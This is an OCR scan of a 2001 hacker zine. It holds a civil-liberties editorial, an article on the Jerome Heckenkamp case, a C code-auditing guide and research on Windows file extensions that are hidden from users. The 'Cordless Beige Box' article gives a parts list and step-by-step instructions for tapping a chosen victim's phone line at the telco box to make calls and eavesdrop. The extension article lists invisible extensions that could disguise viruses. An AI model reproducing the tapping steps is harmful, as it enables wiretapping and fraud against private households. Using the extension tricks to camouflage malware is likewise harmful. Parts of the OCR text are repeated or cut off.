
HACKER'S DIGEST

Issue Two
Fall 2001



“Hackers, virus-writers and web site defacers would face life imprisonment without the possibility of parole under legislation proposed by the Bush Administration that would classify most computer crimes as acts of terrorism.”

---Kevin Poulsen

Are You Scared Yet?

Editor-In-Chief:
John Thornton

Steady Writer
^Circuit^

• • • • • • • • • • • • • • • • • •

Writers
Mixter
Lucid
Actinide
Floydman
Simple Nomad
David Larochelle
David Evans

Hacker's Digest

Issue 2 Fall 2001

Power To The People

Digital Millennium Copyright Act, a law that turned me, collegles, professors, and many others into criminals overnight. Edward Felten, an encryption researcher, was threatened by the RIAA, if he was to give a lecture on cracking digital watermarks. So, when I read how Disney, one the many corporations that is sueing 2600 for violations of the DMCA, has produced a show to teach children the evils of swapping music on the internet, I was rather appalled. “The Proud Family”, a cartoon series aired on the Disney Channel, told a story of a little girl who spent all of her money on CD’s, was told of a web site called “EZ Jackerster” that provided a Napster like community to swap copyrighted music. Knowing what she was doing is illegal because of the DMCA, the little girl did not want to tell her freind, but did anyway. The whole thing causes a spiral effect and next, no one is paying for music. Next thing you know the little girls house is on the News for being responsible for the down fall of the music industry.

If only the little girl knew how Disney played a part of having an extremely bright teenager and his father arrested in Norway after writing a program that would play DVD’s on his computer. Or how its not the rap star “Sir Paid-A-Lot” who would not be paid but the record lable. Perhaps the little girl would have used her money to help support the EFF (www.eff.org) to fight arrogant corporations such as Disney.

With that said, despite all of the criticism coming from all sorts of people it just does not look like the DMCA is going anywhere soon. Thats why what Emmanual Goldstein of 2600, with the help of the EFF, is doing is so importent to what we do. I wish them the best of luck.

The next thing to be afraid of is the The Security Systems Standards and Certification Act (SSSCA). The SSSCA is the brain child of Senator Hollings that will put even more Americans in jail for making corporations such as Disney mad. It would be a civil offense to sell or create any kind of computer equipment that "does not include and utilize certified security technologies" that is not approved by the federal government. It will create new federal felonies, punishable by five years in prison and fines of up to $500,000, for anyone who distributes copyrighted material with “security measures” disabled or has a network-attached computer that disables copy protection. “Forgetting all the reasons why this is bad copyright policy and bad information policy, it’s terrible science policy,” says Jessica Litman, a law professor at Wayne State University who specializes in intellectual property.

With this being extremely important, it is something we will need to come together to fight, it has been over shadowed with the events that occured on September 11th. New and far more dangrous bills were proposed, one of them being the 'Anti-Terrorism' Act. I honestly belive was a bill that took advantage of a nation in mourning. A letter I wrote to Vulnerability Development, a security newsgroup.

In case you have been living under a rock the past few weeks. You should know that our civil liberties are under attack. Kevin Poulsen wrote: "Hackers, virus-writers and web site defacers would face life imprisonment without the possibility of parole under legislation proposed by the Bush Administration that would classify most computer crimes as acts of terrorism." (http://www.securityfocus.com/news/257, Hackers face life

imprisonment under 'Anti-Terrorism' Act). When you read the news this morning you will see that this bill was passed by the Senate. (http://www.securityfocus.com/news/265, Senate passes terror bill).

I will say that most of the readers of this news group are not hackers but Network Administrators that are very involved with the Security Community. That is why I am asking you, not to report minor scans against your network to the abuse department of any ISP if this bill becomes law.

I as a Network Administrator for many years now have been on a routine to check my logs for scans against my network every morning and send the logs of attacks to the abuse department of the ISP. I encourage every Network Administrator I ever talked to follow this practice to this day. It is my job Network Administrator to report these attacks on my network, it is what I am paid to do. However if/when this bill becomes law I will no longer report these attacks and I urge every Network Administrator to join me in this Civil Disobedience Protest against this bill.

If/When this bill becomes law, Hackers/Script Kiddies will no longer be looked at as just kids messing around with computers, but as terrorists. Just as the press started to tell the difference between a criminal who uses computers and a Hacker. Now they all are just going to be terrorist. I have a problem with this.

Perhaps you think this could not happen to you. Well I would suggest you read the story on Jerome Heckenkamp(http://www.freesk8.org/). A contributor to BugTraq who wrote a exploit for qpop who is now facing 16 counts of computer crimes, a maximum sentence of 85 years, and up to $4 million in fines. After Qualcomm reported him to the FBI. This case is harsh now, just imagine if this happen under the 'Anti-Terrorism' bill. This could happen to you.

Again, I have always felt it was my duty to report attacks against my network to there ISP. I looked at it as doing my part to make the internet more secure. I figured it is a good lesson for the kid to have his service taken away. If this bill becomes law then its no longer just some kid getting his service taken away. It is something that can escalate to much more and could result to some kid going to jail for a long time. I will not be a part of it even if there is just a slight possibility that this can happen. I want nothing to do with it.

I ask each and every one of you to join me in this protest. It is not to late to make a difference. Once you lose your right you will never get it back.

After I wrote this letter I revived email for days a lot of support as well as a lot of criticism. Most people argued that you do not have a right to write virus however you do. There is nothing illegal about writing computer virues however it is illegal to write them and then release them in the wild. The other point that was made to me was the fact that if everyone stoped reporting these attacks then it would seem as if the law was working and would feul other laws of the sort. This is a great point.

The bill was passed however the part that could put hackers in jail for life was removed. Thanks to people like Kevin Poulsen who made the public aware of what could happen. It also shows the power we have to make a differance by contacting our state representatives.

Hacker's Digest Focus

Jerome Heckenkamp

An extremely intelligent individual, Jerome Heckenkamp, also known as 'sk8', is facing a maximun sentence of 85 years and close to $4 million dollars in fines, is claiming he is a scapegoat for the FBI. Jerome is being charged with 16 counts of computer crimes with the alleged victims being Ebay, E-Trade, Lycos, Exdous, and Qualcomm.

Jerome Heckenkamp, who graduated from college at the age of 18, worked at Los Alamos National Labs as a security researcher, has pleaded innocent to all 16 counts stacked against him as well as refused all plea bargins given to him. The FBI claims that he is the hacker known as MagicFX who has been defacing web sites for years.

The story goes like this, Jerome Heckenkamp was a student at the University of Wisconsin. He had a computer with a defualt instalation of Linux that he would preform security audits on in his spare time. In 1999 Jerome had disclosed two security exploits he wrote to BugTraq. Following the unwritten code to the tee. He alerted the vendor of the security hole, gave them more then enough time to write a patch for the security hole he found and on top of that when he released the security hole to bugtraq the changed a line of code that made it useless unless you were smart enough to look at the code and figure out how to make it work.

Perhaps he would not even be in this mess if he did not tell Qualcomm. (The company who owns the secure mail deamon Qmail) After all they were the ones who went to the FBI after machines were getting owned with a 0-day exploit for qpop. In his post to BugTraq he did say "I found this overflow myself earlier this month. Seems someone else recently found it before Qualcomm was able to issue a patch." But lets not be naive, he is a smart kid.

The FBI claims he is a hacker known as 'MagicFX'. Just do a search on google for MagicFX and you will see all of his work. MagicFX has been all over the press for tons of hacks he has pulled. However Jerome Heckenkamp says he is not MagicFX and knows nothing about him. In an article written about MagicFX he is quoted as saying "I exploited a buffer overflow condition, which existed in an SUID root program," says the hacker, who is finishing up a B.S. in computer science. When this interview took place Jerome Heckenkamp had already graduated from college with a degree in computer science. This is just about the only point the authors of Free Sk8 (www.freesk8.org) could make that driffers Jerome Heckenkamp is not MagicFX. However in some of the interviews MagicFX raves about how he had exploited systems using a buffer overflow in a SUID program. Jerome Heckenkamp did write a buffer overflow for just this type of security hole, however lets understand that SUID programs are riddled with security holes to begin with so this does not really mean anything. Another instresting fact is that I could not find any attacks by MagicFX after Jerome Heckenkamp's arrest. I also have to stress that this really does not mean anything because if I did find someone who was hacked by MagicFX, I would argue that anyone can be MagicFX who owns a keyboard. I mean people are still claiming to see Elvis.

So now that we have seen both sides of the story, why does the FBI think Jerome Heckenkamp is MagicFX. Well besides the fact that Jerome Heckenkamp do have a few things in common like the fact that they both went to college. The FBI is claming that some of the attacks had originated from Jerome Heckenkamp's personal computer.

Jerome Heckenkamp's personal computer plays a very intresting part in all of this. Jerome Heckenkamp owned two

computers. One he used frequently and the other had a defualt instalation of Linux in which he would audit in his spare time for security holes. Now he claims that someone (MagicFX) broke into his computer and launched attacks from it. This would explain why he did write in his BugTraq post "I found this overflow myself earlier this month. Seems someone else recently found it before Qualcomm was able to issue a patch." One of the most interesting facts about Jerome's personal computer is the fact that there was an archive of exploits and a database of computers that have been compromised.

Now what are the chances of MagicFX breaking into one of Jerome Heckenkamp's computers? Well I would have to say the odds are more in his favor after learning that the **administrators of the college network broke into his computer as well.** It seems that the network administrators were reciveing complaints that the mail server on the network was attacking computers. This shows just how unsecure the second computer was and completely destorys the intergrity of the only evidence they have against Jerome Heckenkamp.

Another thing to remember here is that the FBI has been harassing Jerome Heckenkamp for almost a year before they searched and seized his second computer. This gave Jerome Heckenkamp such a huge window to delete or at the very least encrypt this data against him. He is a smart kid, if he was guilty why would he make such a huge mistake?

I have been working with the aurthors of www.freesk8.org to write this article and there are a few peices of the puzzle that I could not get answers on. One, there is nothing on the Free Sk8 web site about the charges against him, tampering with a witness. I would really like to know what that is all about. Second, if you check out the Free Sk8 web site there is a FAQ about Jerome Heckenkamp. One of the questions are "*Has Heckenkamp ever been convicted of a computer crime before?"* with the simple simple answer of just "No." This is true, Jerome has not been arrested before but this would be a good place to mention that US attorneys have said Jerome has admitted to computer crimes while at the university and agreed to a one-year suspension from its graduate school. They also said that he was fired from a student job after he admitted illegally trespassing on an Internet service provider in 1997. When I asked the author of Free Sk8 they had no comment.

What makes this case even more strange is the blatent harassment by the FBI. The FBI has been harassing the authors as well as the hosting provider and sucessfully had the site removed from the internet two different times. The other thing about this whole mess is the fact that there was an article written by Adam Penenberg of Forbes. It was a interview with MagicFX. A lot of what was said contradicts the claims from the FBI that Jerome Heckenkamp is MagicFX. This article can not be found in the Forbes archives anymore but all of the other articles written by Adam Penenberg can. Makes you wonder a little bit don't it?

There are a lot of blury lines in this case and its hard to say what really happened. There are just a few facts to the case. Like the fact that there is no evidence to really support the FBI's claims. Just a computer that according to the FBI was a launching pad for these attacks that has already been proven to be unsecure when the network administrator broke into it. The sad fact that you are guilty untill proven innocent. The only reason Jerome Heckenkamp is walking the streets and not in a cell with crimanals is that a friend posted $50,000 bail. Last, lets not forget the ignorance of the prosecutor Ross Nadel who needs to read a book about networking and not just a few pages to seem like he has some what of a clue. It was so funny yet so sad to read how Ross Nadel tried to expline how IP address as a separate entity between the computer and the internet and the fact that school owned the IP address, and therefore could enter the IP address. All I can say about that is I am glad this guy is a prosecutor because the thought of him defending someone is just frightning.

I think that unless the FBI can find some real evidence, Jerome's life will be back to normal. however its sad to know something like this will follow him for the rest of his life.

Guidelines for C source code auditing

by Mixter

Introduction

I decided to write up this paper because of the many requests I've been getting, and also since I found that no comprehensive resource about source code vulnerability auditing was out there yet. Obviously, this is a problem, as the release rate of serious exploits is currently still increasing, and, more problematic, a few more serious exploits than before are released in private and distributed longer in the "underground" among black-hats, before being available to the full-disclosure community.

This situation makes it even more important for the "good guys" (which I associate more with the full disclosure movement) to be able to find their own vulnerabilities, and audit relevant code themselves, for the possibility of hopefully being a few steps beyond the private exploit scene.

Of course, code auditing is not the only security measure. A good security design should start before the programming, enforcing guidelines such as software development security design methodology from the very beginning. Generally, security relevant programs should enforce minimum privilege at all times, restricting access wherever possible. The trend toward running daemons and servers inside chroot-cages where possible, is also an important one. However, even that isn't foolproof, in the past, this measure has been circumvented or exploited within limits, with chroot-breaking and kernel weakness-exploiting shellcode.

When following a thought-out set of guidelines, writing secure code or making existing code reasonably secure doesn't necessarily require an writing secure code, or making code reasonably secure, generally must not require an orange book certification, or a tiger team of expert coders to sit on the code. To evaluate the cost of code auditing, the biggest point is the project size (i.e., lines of code), and the current stage of design or maturity of the project.

Relevant code and programs

Security is especially important in the following types of programs:

- setuid/setgid programs
- daemons and servers, not limited to those run by root
- frequently run system programs, and those that may be called from scripts
- calls of system libraries (e.g. libc)
- calls of widespread protocol libraries (e.g. kerberos, ssl)
- kernel sources
- administrative tools
- all CGI scripts, and plug-ins for any servers (e.g. php, apache modules)

Commonly vulnerable points

Here is a list of points that should be scrutinized when doing code audits. You can read more on the process under the next points. Of course, that doesn't mean that all code may be somehow relevant to security, especially if you consider the possibility that pieces of code may be reused in other projects, at other places. However, when searching for vulnerabilities, one should generally concentrate on the following most critical points:

Common points of vulnerability:

- Non-bounds-checking functions: strcpy, sprintf, vsprintf, sscanf
- Using bounds checking in the format string, instead of the bounds checking functions (e.g. %10s, %6d), is deprecated.
- Gathering of input in for/while loops, e.g. *for(i=0;i<len;i++) buf[i] = data[i];*
- Internal replacements of common data manipulation functions (*my_strncpy*, *my_sprintf*, etc.)
- Pointer manipulation of buffers may interfere with later bounds checking, e.g.: *if ((bytesread = net_read(buf,len)) > 0) buf*

+= bytesread;

- Calls like execve(), execution pipes, system() and similar things, especially when called with non-static arguments
- Any repetitive low-level byte operations with insufficient bounds checking
- Some string operations can be problematic, such as breaking strings apart and indexing them, i.e. *strtok* and others
- Logging and debug message interface functions without mandatory security checks in place
- Bad or fake randomness (example: bind ID spoofing)
- Insufficient checking for special characters in external data
- Using read and other network calls without timeouts (can lead to a DoS)

External data entry points:

- Command line arguments (i.e. *getopt*) and environment arguments (i.e. *getenv*)
- System calls, especially those getting foreign input (*read, recv, popen, ...*)
- Generally, file handling. Creating files, especially in public file system areas leads to race conditions (not checking for links is also a big problem)

System I/O:

- Library weaknesses. E.g. format bugs, glob bugs, and similar internal weaknesses. (Specific code scanning tools can often be used in these cases.)
- Kernel weaknesses. E.g. fd_set glitches, socket options, and generally, user-dependent usage of system calls, especially network calls.
- System facilities. Input from and output to facilities such as syslog, ident, nfs, etc. without proper checking

Rare points:

- One-byte overwriting of bounds (improper use of strlen/sizeof, for example)
- Using sizeof on non-local pointer variables
- Comparing signed and unsigned variables (or casting between signed and unsigned) can lead to erroneous values (e.g., -1 becomes UINT_MAX)

Auditing: the "black box" approach

I shall just mention black box auditing here shortly, as it isn't the main focus of this paper. Black box auditing, however, is the only viable method for auditing non-open-source code (besides reverse engineering, perhaps).

To audit an application black box, you first have to understand the exact protocol specifications (or command line arguments or user input format, if it's not a network application). You then try to circumvent these protocol specifications systematically, providing bad commands, bad characters, right commands with slightly wrong arguments, and test different buffer sizes, and record any abnormal reactions to these tests). Further attempts include the circumvention of regular expressions, supposed input filters, and input manipulation at points where no user input, but binary input from another application is expected, etc. Black box auditing tries to actively crack exception handling where it is supposed to exist from the perspective of a potential external intruder. Some simple test tools are out that may help to automate parts of this process, such as "buffer syringe".


The aspect of black box auditing to determine the specified protocol and test for any possible violations is also a potentially useful new method that could be implemented in Intrusion Detection Systems.

Auditing: the "white box" approach

White box testing is the "real stuff", the methodology you will regularly want to use for finding vulnerabilities in a systematic way by looking at the code. And that's basically it's definition, a systematic auditing of the source that (hopefully) makes sure that each single critical point in the source is accounted for. There are two different main approaches.

In the bottom-to-top approach, you will start in main() (or the equivalent starting function if wrapped in libraries such as gtk or rpc), or alternatively the server accept/input loop, and begin checking from there. You go down all functions that are called, briefly checking system calls, memory operations, etc. in each function, until you come to functions that don't call any other sub functions. Of course, you'll emphasize on all functions that directly or indirectly handle user input.

It's also a good idea is to compare the code with secure standards and good programming practice. To a limited extend, lint and similar programs programs, and strict compiler checks can help you to do so. Also take notice when a program doesn't drop privileges where it could, if it opens files in an insecure manner, and so on. Such small things might give you further pointers as to where security problems may lie. Ideally, a program should always have a minimum of internal self checks (especially the checking of return values of functions), at least in the security critical parts. If a program doesn't have any automated checks, you can try adding some to the code, to see if the program works as it's supposed to work, or as you think it's supposed to work.



The Cordless Beige Box Theory

by Lucid & Actinide

Disclaimer: This article is for informational purposes ONLY! The knowledge, theories, & instructions held herein are not to be practiced, in fact, don't read this, why not just be safe, go lock yourself in your room. kill yourself, do what you have to do, just don't read this.

 # Explanation

: Ok, so if you don't know what a beige box is, here's small explanation of what it is and what it does.

:: What it is: Ever seen the line men at your local B-Box? Ever see the hand sets they have? (Usually red, blue, or black). Well a Beige box is a make shift version of a line mans test set.

:: What it does: A beige gives one the ability to jack up to one's phone line and make calls, listen in, and pretty much anything else you wanna do with someone's phone line. (The conf makers best friend.)

 # What do I need?


: Cheap cordless phone (rat shack)
: 9 volt battery coupler (one that can hold an 8 pack is the best)
: Pack of 9 volt batteries (8+)
: 10+ foot RJ-11 phone line (no bright colors!)
: Large plastic bag (ziplock owns me)
: Zip ties (wire ties)
: Wire cutters
: basic knowledge of wire splicing
: Phillips Head Screw Driver (The star looking one)
: *Optional* Alligator Clips

 # How do I make it & Use it?

: Simple really. Most cordless phones are ran off of 9volt AC jacks... thus.. this is what ya gotta


do.

1: Remove the AC power adapter from the end of the phones power cord.
2: Place your batteries inside the coupler.
3: Splice the battery coupler to the end of the cordless phones power cord.
4: If needed, attach the alligator clips to red and green wires on the RJ-11 phone line.
5: Bag the base (the charger)as well as the bat tery pack and make a small hole for the phone line to come out of.
6: Find yourself a victim in a not well lit area, preferably with bushes and trees.
7: Locate the telco box of your victim (usually a white or green box on the side of the house in the front yard)
8: Un-screw the damn thing and look at the goodies on the inside.
***** If it has a RJ-11 jack then alligator clips wont be needed.
***** If contains a tangled mess of wires, get the alligator clips out
9: Hook up to the person's phone line:
***** RJ-11 Jack: Umm, hook the phone line into the fucking jack, not exactly brain surgery.
***** Wires: Locate the red and green wires, hook red to red and green to green.
10: MAKE SURE! You have dial tone, its a bitch when you don't.
11: Hide the base and battery pack in a nearby bush (or trash can if they got one there)
12: Do what you want to do... don't get caught.



#1 Cordless Phone Base
#2 AC power cord
#3 9volt Battery Coupler
#4 RJ-11 Phone Line
#5 Telco Box

 # Schematics (for the geeky)



Invisible file extensions on Windows

Abstract

The goal of this paper is to present the research I made on invisible file extensions on the Windows operating systems. After I published my initial research material on various places on the internet, many people pointed me to bits of information that were already known on this topic, but that I didn't know about. However, the experimentation I made brought this problem on a different angle than the other people's previous work, and somehow complements it. In this paper, I will put together all I found on this topic so far. The ultimate goal is to find a)invisible file extensions, and b)can these invisible file extensions are able to run code, and thus be used to propagate a virus.

by Floydman

Preface

A little while ago, I was having a conversation with some of my colleagues about computer viruses. The "Life Stages" virus was mentionned during the conversation. This virus disguises itself via a file with extension .SHS, while pretending to be a .TXT file. This was possible because the .SHS extension is hidden by Windows, even if it is configured to display all files, all extensions (even for known file types) and the file actually passes fot a (almost) real .TXT file. Following this conversation, I thought to myself "I wonder if there are any other file extensions with this attribute that could potentially be used in a virus design?". This is what I found so far.

Targeted audience

This document is presented to anyone who has interests in computer security, viruses, operating systems and computing in general.

Special Thanks to : Tony, Ken Brown, JFC, Henri, Seva Gluschenko, Adam L. Simms and a couple others for your input in this paper and pointing me at good directions. Thanks also to the original researchers who found some of the things explained here.

Introduction

A little while ago, I was having a conversation with some of my colleagues about computer viruses. The "Life Stages" virus was mentionned during the conversation. This virus disguises itself via a file with extension .SHS, while pretending to be a .TXT file. This was possible because the .SHS extension is hidden by Windows, even if it is configured to display all files, all extensions (even for known file types) and the file actually passes fot a (almost) real .TXT file. Following this conversation, I thought to myself "I wonder if there are any other file extensions with this attribute that could potentially be used in a virus design?".

To do this research, someone suggested me that I plunder the registry, since all file extensions are (supposed) to be listed there. But the registry gives little if no information at all about what is the purpose of a certain file extension in the system, neither about what visual behavior they present to the user (which in turn can use the user gullibility to activate a virus). What was interesting me if how Windows presents the file via the GUI, not just the list of extensions recognized by Windows. Also, I didn't really trust the registry to hold all and every file extension it uses all in the same place (after all, we trusted it to display all file information, didn't we?).

It was only after that some people pointed me some research on this topic that was done about a year before. It turns out that the invisivility is caused by a registry key named NeverShowExt. Knowing this, finding invisible extensions becomes a breeze, but back then I didn't know this and looking in the registry to find you-don't-exactly-know-what-you're-looking-for was like searching a needle in a haystack. So I made a Perl script that would generate all possible combinations of 1, 2 and 3 characters long file extensions. I did not test 4, 5 and more letters file extensions, because I did not have the time to plunder through all the possible combinations. But as I have been pointed out, the Windows operating system supports file extensions longer than 3 letters (.HTML is the prime example). Also, the registered file types will vary from one computer to another,

since this is tightly related to the installed applications. Some applications will also rename common known file types to their own applicat

The .SHS file type

The most known file type that is invisible is .SHS, since the "Life Stages" virus used this "feature" to camouflage a virus in what looked like an innocent .TXT ascii file. But the most common invisible file type is used by patically everybody, and that is the .LNK, which are the shortcuts you use on your desktop or menus to open up applications and files. We use to take these shortcuts as an oblect of the operationg system, but in fact they are only small files, with a hidden .LNK extension appended to it.

So, back to .SHS, it stands for Shell Scrap. It's an old dinausor from Windows 3.1 that have been mostly unkown until only a couple of years ago. It is used for OLE (Object Linking and Embedding), and using a Shell Scrap, you can just include any file you want, even an executable, in a Word document, for example, and the system will open it for you. The .SHS file will bear an icon ressembling somewhat the one of Notepad, but still slightly different (the bottom of the page is ripped). The .SHS extension itself is invisible, as we said, so you can make it look like it is something else.

For an excellent overview of Shell Scraps, see http://www.pc-help.org/security/scrap.htm.

The NeverShowExt registry key

At this point, I should clarify that when I say that a file extension is invisible, I mean that it is not showing in Windows Explorer, even if you have specified every configuration options to display everything there is to display("Show hidden files and folders", "Hide file extensions for known file types", "Hide protected operating system files"). Although, if you look at these file by displaying the content of a directory in a DOS box, then you'll see the whole filename and extension(s). The component in Windows that makes some files display this kind of behavior is a registry key named NeverShowExt. Here is an example of how this is used in the registry:

```
[HKEY_LOCAL_MACHINE\Software\CLASSES
\ShellScrap]
@="Scrap object"   REG_SZ
"NeverShowExt"=""  REG_SZ
```

Here are the file extensions that were invisible (or displayed other non standard behavior) by default on my system:

.cnf	SpeedDial (Extension not visible)
.lnk	Shortcut (Extension not visible)
.mad	Microsoft Access Module Shortcut (Extension not visible)
.maf	Microsoft Access Form Shortcut (Extension not visible)
.mag	Microsoft Access Diagram Shortcut (Extension not visible)
.mam	Microsoft Access Macro Shortcut (Extension not visible)
.maq	Microsoft Access Query Shortcut (Extension not visible)
.mar	Microsoft Access Report Shortcut (Extension not visible)
.mas	Microsoft Access StoredProcedure shortcut (Extension not visible)
.mat	Microsoft Access Table Shortcut (Extension not visible)
.mav	Microsoft Access View Shortcut (Extension not visible)
.maw	Microsoft Access Data Access Page Shortcut (Extension not visible)
.pif	Shortcut to MS-DOS Program (Extension not visible)
.scf	Windows Explorer Command (Extension not visible, generic icon)
.shb	Shortcut into a document (Extension not visible)
.shs	Scrap object (Extension not visible)
.uls	Internet Location Service (generic icon)
.url	Internet Shortcut (Extension not visible)
.xnk	Exchange Shortcut (Extension not visible)

Here is a command line directory listing of some test files I made:

```
dir test.*
Directory of C:\TEMP
2001-03-30  12:49                 7 test.cnf
2001-03-30  12:49                 7 test.lnk
2001-03-30  12:49                 7 test.mad
2001-03-30  12:49                 7 test.maf
```

2001-03-30 12:49 7 test.mag
2001-03-30 12:49 7 test.mam
2001-03-30 12:49 7 test.maq
2001-03-30 12:49 7 test.mar
2001-03-30 12:49 7 test.mas
2001-03-30 12:49 7 test.mat
2001-03-30 12:49 7 test.mav
2001-03-30 12:49 7 test.maw
2001-03-30 12:49 7 test.pif
2001-03-30 12:49 7 test.scf
2001-03-30 12:49 7 test.shb
2001-03-30 12:49 14 test.shs
2001-03-30 12:43 7 test.shs.txt
2001-03-30 12:42 7 test.txt
2001-03-30 12:42 7 test.txt.shs
2001-03-30 12:42 7 test.uls
2001-03-30 12:49 7 test.url
2001-03-30 12:49 7 test.xnk

On the explorer-like tools that look appears as test, test, test, test, test, test, test, test, test, test, test, test, test, test, test, test, test.shs.txt, test.txt, test.txt, test.uls, test, test.

Of course, if I would have taken some time to do some research on internet, I would have known this, and then I would have made a simple search for "NeverShowExt" in the registry, and voilà(<-- BTW, this is how this word is really spelled), I would have had the list of extensions that were invisible on my computer. This "feature" can be added to any extension, and it can also be removed (by adding or deleting the NeverShowExt keys in the regis

CLSID

Excerpt from http://msdn.microsoft.com/library/psdk/com/reg_6vjt.htm
"CLSID Key
A CLSID is a globally unique identifier that identifies a COM class object. If your server or container allows linking to its embedded objects, then you need to register a CLSID for each supported class of objects.

Registry Entry
